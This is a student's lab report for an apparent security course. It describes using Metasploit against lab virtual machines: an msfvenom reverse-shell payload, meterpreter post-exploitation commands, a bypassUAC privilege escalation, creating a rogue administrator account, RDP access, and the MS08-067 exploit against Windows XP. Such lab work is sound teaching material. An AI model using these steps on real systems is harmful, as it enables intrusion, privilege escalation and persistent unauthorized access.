
I used “exploit” to run it and it failed the first time but won the second

2. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. **(2 pt)**



Here I ran "screenshot" and it put it in my root folder

3. [Post-exploitation] In meterpreter shell, display the target system's local date and time. **(2 pt)**



"localtime" told me the time on the Windows server 2008

4. [Post-exploitation] In meterpreter shell, get the SID of the user. **(2 pt)**

Above "getsid" returned the SID of S-1-5-18 on the server

5. [Post-exploitation] In meterpreter shell, get the current process identifier. **(2 pt)**

Above "getpid" returned that my shell is running on pid 1108

6. [Post-exploitation] In meterpreter shell, get system information about the target. **(2 pt)**


Above "sysinfo" returned things like the hostname of W2008R2 and system language en_US

Task C. Exploit Windows 7 with a deliverable payload.

In this task, you need to create an executable payload with the required configurations below. Once your payload is ready, you should upload it to the web server running on Kali Linux and download the payload from Windows 7, then execute it on the target to make a reverse shell **(20 pt)**. Of course, don't forget to configure your Metasploit on Kali Linux before the payload is triggered on the target VM.

The requirements for your payload are **(10 pt, 5pt each)**:


- Payload Name: Use your MIDAS ID (for example, pjiang.exe)
- Listening port: ***4498***



I used msfvenom to make my payload named ihagm001.exe with lport as 4498


[Post-exploitation] Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your meterpreter shell:

1. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. **(10 pt)**




Here is my screenshot showing the Windows 7 machine with my payload

2. Create a text file on the attacker Kali named "IMadeIT-YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop. Then log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file. **(20 pt)**




It took some trial and error but I started by using “touch IMadeIT-ihagm001.txt” to create the file, “date > IMadeIT-ihagm001.txt” to put in the timestamp, and “upload /root/IMadeIT-ihagm001.txt C:\\Users\\Window\ 7\\Desktop”. To upload it with the windows path I needed to use backslashes for the backslashes and the space.

[Privilege escalation, extra credit] Background your current session, then gain administrator-level privileges on the remote system (**10 pt**). After you escalate the privilege, complete the following tasks:




I should now have admin privileges after using bypassUAC on my session

3. Create a malicious account with your name and add this account to the administrator group. You need to complete this step on the Attacker Side. **(5 pt)**



I should now have an administrator account on the Windows 7 machine named Ian


4. Remote access to the malicious account created in the previous step and browse the files belonging to the user, "Windows 7", in RDP. **(5 pt)**



Here I used "rdesktop" to use RDP to connect to the Windows 7 machine and login. I opened file explorer and went to Window 7's desktop folder and there is the file I put there

Task D. Extra Credit (10 points)

- Find another exploit that targets on either Windows XP or Windows Server 2008.



I found an SMB exploit by nmapping Windows XP and seeing that port 139 was open with netbios-ssn. I searched for a Windows XP netbios-ssn vulnerability and MS08-067 came up. I searched for the exploit in Metasploit and configured it how I had the other times.